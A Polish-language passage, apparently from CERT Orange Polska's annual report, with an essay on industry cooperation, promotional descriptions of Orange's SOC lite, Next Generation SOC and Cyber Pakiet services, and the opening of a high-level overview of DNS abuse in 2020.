Meeting Designer oraz prezes Evention. Codziennie pochłania go rozwój biznesu. Z pasją tworzy koncepcje nowych spotkań i ich formatów. Buduje agendy konferencji, spinając razem ciekawych prelegentów i wartościowy kontent. Od 20 lat jest związany z rynkiem teleinformatycznym w Polsce. Zrealizował w sumie kilkaset projektów wydawniczych i eventowych. Przez wiele lat związany z Computerworld, CIO w wydawnictwie IDG. Był dziennikarzem, redaktorem, szefem działu eventów, dyrektorem programów dla kadry kierowniczej. Za podstawową wartość i fundament swojej działalności traktował tworzenie efektywnych obszarów porozumienia w biznesie - wyrażonych w piśmie, w online czy w formie fizycznych spotkań. Absolwent Wydziału Matematyki, Informatyki i Mechaniki Uniwersytetu Warszawskiego oraz studiów podyplomowych Komunikacji Społecznej IBL PAN.

Dla dobra całej branży

Duch kooperacji dla dobra społecznego nie jest czymś, co mielibyśmy dane z natury. Jednak bardzo tego potrzebujemy - jako społeczeństwo, jako społeczności czy grupy lokalne i zawodowe.

Dotyczy to wielu dziedzin i obszarów, ale także aktywności czysto zawodowych - co dobrze widać chociażby na przykładzie samego cyberbezpieczeństwa (w końcu jesteśmy w raporcie CERT Orange Polska!). Wspólne działanie na rzecz całej branży cyberbezpieczeństwa, poza perspektywą własnej kariery czy organizacji, jest czymś, czego ogromnie potrzeba i czego beneficjentami mogą być wszyscy.

Organizacje zawodowe, które działają w obszarze cyberbezpieczeństwa, wykonują znakomitą pracę, ale przecież wciąż liczba ich członków jest absolutnie niewspółmierna do liczebności całego środowiska. Ciągłe standardem u nas nie jest „należenie”.

Każdy, kto kiedykolwiek próbował budować stowarzyszenie czy inną formalną organizację, dobrze wie, że nie jest to łatwe zadanie. Powstają jednak inicjatywy niemające żadnej osobowości prawnej, będące w istocie siecią relacji i grup zainteresowań. Zarówno w formalnie, jak i nieformalnie powstałych organizacjach muszą być ci, którzy poświęcają swój czas i siły. Korzysta na tym cała branża i wszyscy, którzy się z nią utożsamiają.

Cennym uzupełnieniem dla tych formalnych i nieformalnych form organizacji środowiska, są inicjatywy, w których ich twórcom udaje się pogodzić zdrowy model biznesowy ze służbą na rzecz branży, gdzie oba te elementy funkcjonują w pewnej symbiozie i zapewniają odpowiedni poziom profesjonalizmu. Dobrym przykładem może być tu zapewne CSO Council - społeczność dyrektorów bezpieczeństwa informacji - powołana już 5 lat temu przez ISSA Polska i Evention, aktywnie działająca i gromadząca ponad 200 szefów obszaru cyberbezpieczeństwa z największych w Polsce przedsiębiorstw i instytucji. Działalność CSO Council wspiera grono partnerów - firm z branży cyberbezpieczeństwa - zaś jej program merytoryczny pomaga budować Rada CSO Council. W swojej aktywności CSO Council jest nastawione przede wszystkim na integrację i rozwój środowiska - wspierając dialog i wymianę doświadczeń.

Więcej informacji o działalności CSO Council można znaleźć pod adresem: www.csoc.pl.

Usługi bezpieczeństwa Orange Polska

Nowa usługa SOC lite

Monitorowanie zdarzeń z zakresu bezpieczeństwa ma to do siebie, że jest pracochłonne. Nawet bardzo pracochłonne. Konieczność analizowania dziesiątek, setek a nawet tysięcy zdarzeń pod kątem tego czy te zarejestrowane dotyczą rzeczywistego ataku, czy też kolejny fałszywy incydent, jest zmartwieniem wielu osób zajmujących się cyberbezpieczeństwem.

Gdy organizacja już jest na tyle dojrzała, że wie, że zdarzenia naprawdę trzeba logować i monitorować, a nie jest to wyłącznie „egzotycznym” wymaganiem prawnym, pojawia się więc to typowe - operacyjne wyzwanie.

Wyzwanie, którym postanowiliśmy się zająć. Rozwiązanie SOC lite, które przygotowaliśmy w Orange Polska jest niejako nakładką na sprzedawane przez nas usługi takie jak np. Orange Network Security (ONS). Charakteryzują się one dużą dokładnością w identyfikowaniu tego, co jest podejrzane. Potrafią jednak tym samym generować znaczną ilość powiadomień, spośród których trudno jest niekiedy klientom wyłapać te incydenty, na które trzeba bezzwłocznie zareagować. Robimy to więc w ich imieniu. Analizujemy setki zdarzeń, a w tych pojedynczych przypadkach, gdy nie mamy wątpliwości, że pojawił się incydent, klient bezzwłocznie dostaje od nas czytelne powiadomienie z rekomendacją co należy zrobić. Jest to więc przedstawiciel raczkującego dopiero rodzaju usług bezpieczeństwa, które charakteryzują się bardzo dużą pewnością, określanego jako „high fidelity alerts”.

Tym samym administratorzy klienta, którzy odpowiadają za ochronę infrastruktury wciąż - niezmiennie powinni analizować otrzymywane zdarzenia dotyczące bezpieczeństwa. Jednak dzięki naszej usłudze mogą sobie pozwolić na pewien komfort spokojniejszej pracy. Wiedzą, że gdy pojawi się coś niezmiennie istotnego - gdy tylko uda nam się wykryć faktyczny incydent, taka informacja zostanie im przekazana bezzwłocznie. Tym samym bezzwłocznie będą mogli zmienić priorytety prac i zareagować. Zniknie ryzyko, że podczas mozolnej analizy innych zdarzeń ten „oczywisty” incydent będzie musiał zbyt długo czekać na adekwatną reakcję.

Aby stworzyć usługę połączyliśmy i rozwinęliśmy różne rozwiązania, z których na co dzień korzystamy. Zaczęliśmy od wyboru głównego źródła generującego zdarzenia. Na pierwszy ogień wybraliśmy urządzenia Fortigate, które z sukcesem chronią setki naszych klientów biznesowych. Następnie dokonaliśmy starannej analizy scenariuszy ataków, które możemy wykryć



przy ich pomocy oraz zastanowiliśmy się jak możemy zwiększyć swój poziom zaufania dla danego powiadomienia. Z pomocą przyszły tu różnego rodzaju usługi reputacyjne, a także nasze własne dane, zdobywane przez zespół CERT OPL. Wszystko to następnie zautomatyzowaliśmy w ramach przygotowanego w naszym zespole rozwiązania klasy SOAR (piszemy o nim na stronie 82). W końcu zostało już tylko przygotowanie czytelnych powiadomień dla klientów i uruchomienie usługi.

Oparcie się na własnym SOAR umożliwia nam elastyczność prac. Już teraz rozwijamy kolejne funkcje SOC lite, możemy w dowolny sposób doskonalić scenariusze, dodawać kolejne bazy reputacyjne. Pozwoliło to nam również wyeliminować potrzebę wykorzystywania rozwiązania klasy SIEM, co miało zdecydowany wpływ na koszty usługi. Organizacje, w których rejestrowane i analizowane są tysiące a nawet dziesiątki tysięcy zdarzeń na sekundę (EPS – events per second), zachęcamy do skorzystania z naszej usługi Next Generation SOC (SOC/SIEM/SOAR) - tam zapewnione będą też zaawansowane możliwości korelacji zdarzeń płynących z różnych rozwiązań. Jednak wszystkie mniejsze podmioty, które chcą monitorować bezpieczeństwo swojej sieci, którym zależy na szybkim uruchomieniu usługi oraz na zdecydowanie mniejszych kosztach, serdecznie zapraszamy do skorzystania z usługi SOC lite.

Jakub Syta

Zabezpiecz swój biznes



Edukuj pracowników i chroń dane firmowe

Praca zdalna – monitoruj wykorzystanie komputerów służbowych w godzinach pracy oraz zabezpiecz dostęp do danych i informacji firmowych

Testy socjotechniczne – buduj świadomość

Cyber Pakiet – stwórz bezpieczną organizację



Zadbaj o bezpieczeństwo informacji, aplikacji i urządzeń

EDR – zwiększ ochronę przed złośliwym oprogramowaniem

MDM – bezpiecznie zarządzaj urządzeniami firmowymi

Cisco Umbrella – zapewnij bezpieczeństwo w prosty sposób

Cisco Duo – stosuj złożone uwierzytelnianie




Chroń przetwarzane dane w chmurze

Cloud Security – bezpiecznie zarządzaj środowiskiem hybrydowym

WAP (Web Application Protection) – zabezpiecz swoje aplikacje oraz strony internetowe



Wzmocnij bezpieczeństwo swojego biznesu



SOC/ SOAR/SIEM

Automatyzuj i reaguj na incydenty bezpieczeństwa w ramach usługi Next Generation SOC

SOC Lite

Zweryfikuj bezpieczeństwo infrastruktury

Next Generation SOC

Pracując w Orange w zespole odpowiedzialnym za usługi cyberbezpieczeństwa często rozmawiam z klientami na temat ich oczekiwań od zespołu Security Operations Center. Wielu z nich szuka oferty przede wszystkim tańszej, lecz niekoniecznie najlepszej i sprawdzonej w działaniu.

Doświadczenie w bezpośrednich rozmowach z klientami na temat różnych rozwiązań w zakresie ICT, a przede wszystkim cyberbezpieczeństwa, nauczyło mnie dokładnie słuchać ich wymagań i oczekiwań. Wykreowało także wizję budowy usług w obszarze SOC dopasowanych praktycznie do każdego rodzaju potrzeb.

Jak stworzyć ofertę, która będzie łączyła najwyższej jakości usługi wraz z zaawansowaną technologią, a do tego w przystępnej cenie?

Aby zrealizować takie wyzwanie niezbędny okazał się zespół – całkiem inny niż pozostałe. Zespół Next Generation Security Operations Center, którego działanie wspiera elastyczna i nowoczesna technologia.

Szybka detekcja i reakcja na zagrożenia, to kluczowe parametry określające efektywność rozwiązań Security Operations Center (SOC).

Mam tu na myśli połączenie ludzi i technologii opierającej się na automatyzacji, wykorzystującej uczenie maszynowe (machine learning), które może identyfikować niespotykane wcześniej metody ataku.

Menedżerowie SOC borykają się z ograniczonymi budżetami oraz brakiem wystarczających kompetencji na rynku pracy. Dodając do tego nowe konstrukcje ataków cyberprzestępców otrzymujemy zadanie z cyklu „Mission Impossible”

Security Operations Center pracuje ciężiej niż kiedykolwiek, aby chronić organizacje naszych klientów przed zaawansowanymi cyberatakami, z którymi nie da się już walczyć tradycyjnymi narzędziami i metodami. Nasi klienci wymagają nie tylko doświadczenia, ale też zastosowania najnowocześniejszych rozwiązań technologicznych – nowej generacji systemów klasy SIEM.

Podczas implementacji SIEM/SOC nasi eksperci spotykają się z coraz większą liczbą połączonych urządzeń, skomplikowaną architekturą teleinformatyczną oraz olbrzymią ilością gromadzonych danych. Najczęściej towarzyszy im dodatkowo szum informacyjny,



utrudniający ich efektywną analizę. Liczba wektorów ataku bywa wprost proporcjonalna do liczby technologii wykorzystywanych w danej organizacji. Niestety bardzo często cyberprzestępcy wyprzedzają działania i mając wiedzę o naszych słabościach skutecznie ją wykorzystują.

Presja na SOC tylko się pogłębia wraz ze wzrostem oczekiwań i przepisów dotyczących zgodności (compliance), podczas gdy przestępcy nie znają granic i nie mają ograniczeń, wybierając najsukuteczniejszą metodę ataku.

Wyzwanie dla Next Generation Security Operations Center?

Z jednej strony naturalną drogą jest wykorzystanie połączonego ze sobą szeregu rozwiązań cyberbezpieczeństwa, ale jest to kosztowne, a analitycy SOC tracą czas na przełączanie się między nimi.

Dziś zespoły SOC borykają się z problemem wydajności. Analitycy chronią coraz większą liczbę danych za pomocą nieefektywnych narzędzi, które często nie komunikują się ze sobą.

Jak poradzi sobie z tymi wyzwaniami oferta Next Generation SOC?

Wyróżniki naszej usługi powstały na bazie wieloletnich doświadczeń w implementacji rozwiązań SOC/SIEM i obsługi naszych klientów.

1. Twoja obecna technologia musi dla Ciebie pracować w 100%

Środowisko jakie posiadasz jest głównym źródłem informacji i stanowi podstawę analizowanych i obserwowanych danych w Next Generation SOC w Orange. Nie ograniczaj się do tych podstawowych i najczęściej występujących zdarzeń w Twoich systemach operacyjnych. Rozszerzymy ich widoczność, używając gotowych konektorów do systemów dziedzinowych. Dla pozostałych systemów zastosujemy analizę struktury ich logów w celu integracji ich danych z proponowaną technologią. Wykorzystamy najlepsze praktyki m.in. MITRE ATT&CK® i gotowe pakiety wspierające ten obszar.

Wspieramy Azure, Google, AWS i innych optymalizując implementację również od strony kosztowej w posiadanej przez Ciebie chmurze.

2. Wykorzystanie sztucznej inteligencji

Dzięki wyspecjalizowanym silnikom uczenia maszynowego - w zarządzaniu informacjami z naszej sieci oraz z innych organizacji współpracujących, m.in. zespołów CERT na całym świecie. Konieczność obsługiwanie tysięcy alertów dziennie, weryfikowanie ich wagi oraz eliminacji fałszywych alarmów – Big Data – to ogromne wyzwanie. Zastosowanie automatycznych mechanizmów uczenia maszynowego jest jedynym rozsądnym usprawnieniem dla walidacji i priorytyzacji przy mnogości występowania alertów. Oznacza to, że detekcja będzie mniej zależna od umiejętności, doświadczenia i dostępności analityka bezpieczeństwa. Zapewni to wysoką jakość usług SOC.

3. Niskie koszty w modelu SaaS lub mieszanym

Standaryzacja zagadnień bezpieczeństwa na poziomie Unii Europejskiej, jak i lokalnego Regulatora, nakładają na organizacje wymóg dbania o bezpieczeństwo „by Design” oraz uruchomienie w krótkim czasie monitorowania bezpieczeństwa kluczowych procesów biznesowych.

Ale czy jest to możliwe w krótkim czasie?

Korzystając z Next Generation SOC od Orange w modelu Security Service Provider - w której dostarczamy Security Information and Event Management (SIEMaaS) wraz z zaawansowanymi usługami SOC – będzie to możliwe. W tym modelu nie ma implementacji i instalacji środowiska w Twojej lokalizacji. Wykorzystujemy platformę SIEM w modelu Multi-Tenant przeznaczając dla Twojej firmy jej bezpieczny obszar. Wszelkie aktualizacje, jak i dbanie o poprawność działania platformy SIEM oraz aktualizowanie reguł bezpieczeństwa – nie zaprzętają Ci głowy. Jesteś

przez nas na bieżąco informowany o rozwoju usługi. Nasza platforma jest również w pełni przystosowana do chmury i co najważniejsze rozliczamy się z rzeczywistego jej zużycia.

Dostępność w naszej ofercie usług wykorzystujących gotowe platformy SIEM i SOAR oraz doświadczenie pracy SOC, pozwala klientom skorzystać z gotowego procesu w tym scenariuszy bezpieczeństwa czy procedur procedur reakcji.

Dla klientów wymagających modelu hybrydowego oferowana przez nas technologia może być instalowana lokalnie (on-premise).

4. Feed dla Next Generation SOC

Czyli wykorzystanie globalnie dostępnych baz wiedzy o taktyce i technikach przestępców, opartą na obserwacjach w świecie rzeczywistym takich jak MITRE ATT & CK, MISP. Nasza oferta systemu SIEM posiada gotowe mechanizmy mierzenia zasięgu ataku i wykrywania luk w jego identyfikacji, co pozwala mu doskonalić nasze usługi oraz poprawiać skuteczność SOC Orange Polska. Można to osiągnąć poprzez gotowe mechanizmy wbudowane w SIEM w celu symulacji włamań i ataków, aby cyklicznie sprawdzać pokrycie technologii używanych w SOC. Symulacje te mogą potwierdzić zdolność SOC do wykrywania określonych cyberkampanii.

Unikalność naszej oferty to również wykorzystanie naszych IoC (Indicator of Compromise) dostarczanych codziennie przez zespół CERT Orange Polska. Informacje o zagrożeniach, wykryte kampanie malware'owe i phishingowe uzupełniają uzgadniane z klientem scenariusze bezpieczeństwa.

5. Automatyczna reakcja na zagrożenia

Realizowana przez zintegrowany moduł Security Orchestration Automation and Response (SOAR) z ofertą SIEM. To hybryda, która znacznie przyspieszy czas odpowiedzi i spowoduje zmniejszenie negatywnych skutków ataku. W codziennej pracy to olbrzymia oszczędność czasu dla SOC i możliwość przeznaczenia go na inne zadania. Wymaga doświadczenia i umiejętności, ogranicza procesy ręczne i skraca czas reakcji na fałszywe alarmy.

6. Monitorowanie OT

Oferta w zakresie monitorowania bezpieczeństwa uwzględnienia obszar Operational Technology naszych klientów. Integrujemy naszą technologię z najnowocześniejszymi rozwiązaniami dla sieci przemysłowych. Obecnie, kiedy zagrożenia kierowane na przemysł są faktem, a prawo wymaga zadbania o cyberbezpieczeństwo przemysłu, nasza oferta musi to uwzględniać. Integracja zdarzenia z notyfikacją



SOC może być odpowiedzią na potrzeby klienta w celu uruchomienia procesu stałego monitorowania. Nasze doświadczenie w realizacji usług SOC i SIEM to ponad 10 lat. Mamy wypracowane setki scenariuszy bezpieczeństwa gotowych do użycia. To wynik współpracy z klientami z różnych rynków i branż – banki komercyjne, lotniska, duże i średnie organizacje publiczne oraz prywatne. Doskonale wiemy czego potrzebują nasi klienci, co przekłada się na ofertę Orange. Pozwala to sprostać współczesnym wyzwaniom związanym z cyberbezpieczeństwem. Nowoczesne firmy wymagają rozwiązania, które pozwoli zmniejszyć liczbę osób niezbędnych do wdrożenia, monitorowania i reagowania na incydenty bezpieczeństwa.

Klienci potrzebują różnych modeli dostarczania usługi, licencji i zasobów oraz intuicyjnego i skutecznego interfejsu zabezpieczeń, aby natychmiast reagować na zagrożenia. Chcą łatwiej identyfikować incydenty związane z wyciekiem danych, blokowaniem usług, paraliżem firmy. SOC nowej generacji wymaga nowoczesnego SIEM.

Trzy kluczowe elementy, które w ramach Next Generation SIEM dostarczamy klientom:

- 1. Wykorzystanie wszystkich danych z monitorowanej infrastruktury, które gromadzimy w rozwiązaniu klasy log management,
- 2. Skuteczna analiza danych: współczesne cyberzagrożenia są trudne do wykrycia

- 3. Szybkie i inteligentne reagowanie na zagrożenia: platforma SIEM wykorzystywana przez Orange niezwłocznie reaguje na zagrożenia, gdy tylko zostaną wykryte. Notyfikuje i przekazuje klientowi alerty, a nasi eksperci przeprowadzają skuteczne dochodzenie.

Siłę Next Generation SOC oparliśmy na nowoczesnej platformie SIEM wraz z modułami:

- potężnym i wielozadaniowym silniku korelacyjnym wraz z Mitre Att&ck i MISP
- rozwiązaniu SOAR jako moduł automatyzujący procesy w SOC
- log management
- User Behavior Analytics (UBA) w celu szczegółowych analiz zachowań użytkowników
- implementacją Mitre Att&ck w Arcsight

Najnowocześniejsza technologia w połączeniu z doświadczeniem SOC i CERT Orange Polska zapewnia najlepszą ochronę, jaką może uzyskać Twoja firma.

Zapraszam do współpracy.

Rafał Wiszniewski

Środowisko jakie posiadasz jest głównym źródłem informacji i stanowi podstawę analizowanych i obserwowanych danych w Next Generation SOC w Orange. Nie ograniczaj się do tych podstawowych i najczęściej występujących zdarzeń w Twoich systemach operacyjnych. Rozszerzymy ich widoczność, używając gotowych konektorów do systemów dziedzicznych. Dla pozostałych systemów zastosujemy analizę struktury ich logów w celu integracji ich danych z proponowaną technologią. Wykorzystamy najlepsze praktyki m.in. MITRE ATT&CK® i gotowe pakiety wspierające ten obszar.

Wspieramy Azure, Google, AWS i innych optymalizując implementację również od strony kosztowej w posiadanej przez Ciebie chmurze.

Na co dzień wdrażamy najlepszy, wg raportu Gartnera, CRM na świecie, oraz wspieramy działy IT międzynarodowych korporacji.

WDROŻENIE > UTRZYMANIE > ROZWÓJ

WSPARCIE W PROJEKTACH

CRM

Marketing
Sprzedaż
Serwis
Platforma

RPA

Automatyzacja:

Rozliczeń zobowiązań
Finansów i księgowości
Procesu reklamacyjnego
Contact center
Procesów HR
i innych


Outsourcing

Team Leasing
Analitycy Biznesowi
Testerzy Manualni
Testerzy Automatyzujący

Project Managerowie
Serwis Managerowie
Specjaliści RPA
Specjaliści Veeva



JESTEŚMY PARTNERAMI



Cyber Pakiety - Twój ekspert bezpieczeństwa

Cyberbezpieczeństwo czasami może się wydawać „zabawą” dla wielkich, bogatych i potężnych. Powszechnie słyszy się o wyciekach milionów rekordów, przerwanej pracy światowych gigantów, atakach grup APT (włamywaczy pracujących zazwyczaj na zlecenie rządów) działających na zlecenie rządów, wielkich okupach i karach regulatorów idących w miliony... O mniejszych, mniej rozpoznawalnych podmiotach na co dzień nie słyszymy, mimo że takie incydenty zdarzają się niemal codziennie. A celem może być absolutnie każdy. „Kryptowaluty nie śmierzdzą”, jak zapewne uważa większość przestępców.

Pewną dodatkową „ekskluzywność” tego zagadnienia podnosi kwestia kosztów. Testy penetracyjne, audyty, wdrożenia SZBI, programy zwiększania świadomości... – indywidualne projekty tego typu mogą wiązać się z jednorazowym wydatkiem, który mimo iż warty jest każdej złotówki, to jednak czasami przekracza poziom komfortu osób decyzyjnych. Sformułowania „tanio” oraz „bezpiecznie” są i powinny być postrzegane jako przeciwieństwa. Nie znaczy to jednak, że mniejsze podmioty muszą całkowicie zrezygnować z marzeń o tym by coś zrobić z należytą starannością lub do samotnej walki z cyberprzestępcami. Nie oznacza, że „cyberbezpieczeństwo” powinno być domeną jedynie największych banków, firm energetycznych czy telekomunikacyjnych. To podejście stało się fundamentem, na bazie którego przygotowaliśmy zupełnie nową usługę - Cyber Pakiet.

W **Cyber Pakietach** zgromadziliśmy kilkanaście profesjonalnych usług z zakresu cyberbezpieczeństwa, które naszym zdaniem powinny „zejść pod strzechy” – spowszechnić na tyle by większość firm zaczęła z nich korzystać. Podzieliliśmy je 5 kategorii.

Pierwsza to **skanowanie podatności**. Luki w oprogramowaniu stanowią jeden z głównych wektorów ataku. Bardzo też ułatwiają przestępcom panoszenie się po infrastrukturze, gdy już uda im się uzyskać dostęp. Stąd regularne wyszukiwanie luk, sprawdzanie co może łatwo „wypatrzeć” przestępca jest tak ważne. W ramach usługi wykorzystujemy rozwiązanie łączące funkcjonalności narzędzi komercyjnych i darmowych, wszystko skonfigurowane przez ekspertów Orange, tak by wykryć możliwie wiele problemów technicznych, a jednocześnie nie uszkodzić badanej infrastruktury. Wszystkie notyfikacje generowane okresowo przez system powinny być bezzwłocznie zaadresowane przez klienta – skoro my je widzimy to mogą je również zobaczyć i wykorzystać przestępcy.

Druga kategoria dotyczy stałego **monitorowania reputacji**. W odróżnieniu od poprzedniej usługi – cyklicznie uruchamianych skanów, usługi z tej kategorii realizowane są na bieżąco. Kilka razy dziennie staramy się wyszukiwać różne, potencjalnie niebezpieczne zdarzenia. A gdy tylko coś potencjalnie niebezpiecznego wykryjemy, przekazujemy informację klientom. Koncentrujemy się na wyszukiwaniu najprostszych kwestii, które jednak mogą prowadzić do najpoważniejszych problemów. Gdy domena lub IP firmy trafi na którąś z dziesiątek list „niskiej reputacji” (RBL – Realtime Blocking List) wysyłana poczta potrafi przestać docierać do odbiorców, a wizyta na jej witrynie www potrafi być utrudniona lub wręcz niemożliwa. Gdy organizacja zapomni odnowić domenę lub certyfikat SSL to klienci nie mogą skontaktować się z firmą. Gdy wyciekną hasła skojarzone z firmowymi adresami poczty elektronicznej – niekoniecznie bezpośrednio z firmy, można się spodziewać prób przejęcia kont. A gdy w internecie generowane są certyfikaty SSL o nazwach do złudzenia przypominających domenę klienta to można spodziewać się ataku – albo na klientów, albo celowanego ataku na samą firmę. Na podstawie generowanych przez nas informacji klienci będą więc w stanie szybko zareagować na różne zbliżające się zagrożenie.

Trzecia z kategorii usług dotyczy **zwiększania świadomości** pracowników. Koncentrujemy się tu na kilku grupach odbiorców. Osoby odpowiedzialne za IT i bezpieczeństwo otrzymują od nas cykliczny biuletyn, w którym informujemy o najważniejszych zagadnieniach dotyczących cyberbezpieczeństwa, o których warto wiedzieć. Udostępniamy dodatkowo materiały, które mogą być rozpowszechniane wśród pracowników, by dowiedzieli się o bezpiecznych zasadach pracy czy też sposobach działania przestępców. Przeprowadzamy symulacje ataków socjotechnicznych, w trakcie których pokazujemy jak może wyglądać rzeczywisty atak, demonstrujemy jak na co dzień oszukuje się nieświadomych pracowników. Planujemy i prowadzimy wydarzenia promujące cyberbezpieczeństwo w organizacji. Dla najwyższej kadry zarządzającej przygotowaliśmy sesje szkoleniowe, w trakcie których dzielimy się doświadczeniami z zarządzania bezpieczeństwem.

Czwarta kategoria usług polega na **testach penetracyjnych**, czyli ręcznej próbie wykrycia błędów konfiguracyjnych, błędów logicznych i zaniedbań. W zależności od pakietu kilka razy w roku przeprowadzany tzw. rekonesans, czyli wyszukujemy informacje, które mogą pomóc przestępcom w udanym ataku. Testujemy też, w ramach limitu godzin, wskazane, najbardziej istotne obszary infrastruktury klienta. Cykliczność procesu powoduje, że z czasem, w ten sposób można wykryć błędy bezpieczeństwa w całej infrastrukturze klienta.

Przygotowywane raporty z rekomendacjami powinny posłużyć do sprawnej eliminacji wykrytych luk bezpieczeństwa.

Piąta kategoria usług dotyczy **wsparcia eksperta bezpieczeństwa**. Oferujemy dwa rodzaje takiego wsparcia. Przede wszystkim proponujemy przegląd bezpieczeństwa, często (nie do końca poprawnie) określany jako audyt. Bazując na powszechnie obowiązujących najlepszych praktykach zarządzania bezpieczeństwem informacji określanych normą ISO 27001 identyfikujemy potencjalne problemy w procesach IT i biznesowych, które mogą doprowadzić do incydentów. Dajemy klientom możliwość skorzystania z bezpośredniego wsparcia doświadczonych ekspertów bezpieczeństwa, przez określoną liczbę dni. W wielu organizacjach eksperci ds. cyberbezpieczeństwa nie są potrzebni na pełny etat. Często organizacje mają zresztą problem z „konsumpcją” rezultatów prac.

Samodzielne wykonywanie tych usług jest niestety bardzo czasochłonne. A to prowadzi do błędów, awarii i innych incydentów. Proponowane w **Cyber Pakietach** usługi stanowią więc fundamenty, na bazie których można budować bezpieczne organizacje.

Cyber Pakiety

pomagają organizacjom zapobiegać zagrożeniom oraz je wykrywać. Mozolną, konsekwentną pracę bierzemy na siebie, umożliwiając klientom koncentrację przede wszystkim na tym co jest najistotniejsze – na reagowaniu na wykryte problemy.

Cyber Pakiety pomagają organizacjom zapobiegać zagrożeniom (prewencja) oraz je wykrywać (detekcja). Zaniechania mogą się zemścić w bardzo brutalny sposób. Mozolną, konsekwentną pracę bierzemy więc na siebie, umożliwiając klientom koncentrację przede wszystkim na tym co jest najistotniejsze – na reagowaniu na wykryte problemy.

Cyber Pakiety nie są i nie powinny być postrzegane jako „magiczne pudełko”, które nagle spowoduje, że organizacja będzie bezpieczna a świat stanie się piękny. Jest to jednak jeden z elementów układanki, która w połączeniu z innymi zabezpieczeniami może do tego doprowadzić. **Cyber Pakiety** doskonale komponują się z innymi oferowanymi przez Orange rozwiązaniami, takimi jak **CyberTarcza**, **Orange Network Security** czy **Orange Internet Protection**.

Każda z usług adresuje inne zagrożenia, których pełen jest internet. Jest to nowatorskie podejście, które zamienia usługi profesjonalne na towar codziennego użytku.

Jakub Syta

Cyber Pakiety

doskonale komponują się z innymi oferowanymi przez Orange rozwiązaniami, takimi jak:


CyberTarcza,

Orange Network Security

czy

Orange Internet Protection.

Zadbaj o bezpieczeństwo firmowej sieci z usługą Cyber Pakiet



Cyber Pakiet to zestaw profesjonalnych usług, dzięki którym na bieżąco będziemy monitorować bezpieczeństwo Twojej infrastruktury, wykrywać luki i pomagać Ci budować bezpieczną organizację.

Skany podatności



Złożoność systemów teleinformatycznych wpływa na powstawanie błędów. Dzięki regularnym skanom wskażemy te luki i błędy konfiguracyjne w Twojej infrastrukturze, które z dużym prawdopodobieństwem mogą zostać wykorzystane podczas cyberataków.

Ochrona reputacji



Działalność cyberprzestępców, a nawet zwykłe błędy w zakresie nadzoru nad systemami IT mogą wpłynąć na wizerunek Twojej organizacji. Narzędzia opracowane przez ekspertów CERT Orange Polska będą monitorować, czy nie wydarzyło się coś istotnego, na co powinieneś zareagować.

Testy penetracyjne



By sprawdzić, jak bardzo skomplikowane jest włamanie się do Twojej infrastruktury, trzeba myśleć jak haker i stosować odpowiednie techniki. Etyczni hakerzy pracujący dla CERT Orange Polska sprawdzą bezpieczeństwo wskazanych przez Ciebie najbardziej istotnych webaplikacji lub innych elementów infrastruktury.

Budowanie świadomości



Cyberprzestępcy stosują na co dzień szereg technik mających na celu oszukanie swoich ofiar. Nauczymy Cię, jak je rozpoznawać i jak na nie reagować. W ramach testów sami możemy wcielić się w rolę atakujących i potwierdzić, w jakim stopniu Twoi pracownicy są podatni na ataki inżynierii społecznej.

Wsparcie eksperta bezpieczeństwa




Wiele awarii, ataków i błędów ma swoje źródła w tym, jak nadzoruje się systemy informatyczne w Twojej organizacji. Nasi eksperci dokonają przeglądu zarządzania bezpieczeństwem informacji oraz będą Ci doradzać w zakresie planowania i prowadzenia programów bezpieczeństwa, identyfikacji ryzyka, tworzenia wymagań bezpieczeństwa, utwardzania procesów, a nawet zarządzania incydentami.

DNS w ukrytej komunikacji

Rok 2020 był wyjątkowo obfity w różnego rodzaju ataki wykorzystujące protokół DNS. Możemy je podzielić w zależności od sposobu wykorzystania DNS przez przestępców:

1. techniki używające systemu DNS zgodnie z przeznaczeniem, np. uzyskanie adresu IP dla nazwy domenowej (tyle że złośliwej strony WWW czy serwera Command&Control). Większość złośliwego oprogramowania (malware) czy niezliczone kampanie phishingowe używają DNS w ten sposób.
2. wykorzystanie protokołu DNS w celu ukrycia transmisji danych (tzw. tunelowanie w DNS), np. wyciek danych wrażliwych, komunikacja sterująca, ściąganie dodatkowych modułów malware. Przykłady z 2020r.: Sunburst, Wellmess, IAmTheKing, Anchor_Linux, Invisimole, AlinaPOS.
3. wykorzystanie podatności w oprogramowaniu serwerów czy klientów DNS (przykłady z 2020r.: SigRed, Ripple 20, Amnesia33)
4. wykorzystanie pewnych cech protokołu bądź jego implementacji w celu przeprowadzenia ataku DDoS (przykłady z 2020r.: NXNS, SAD DNS)



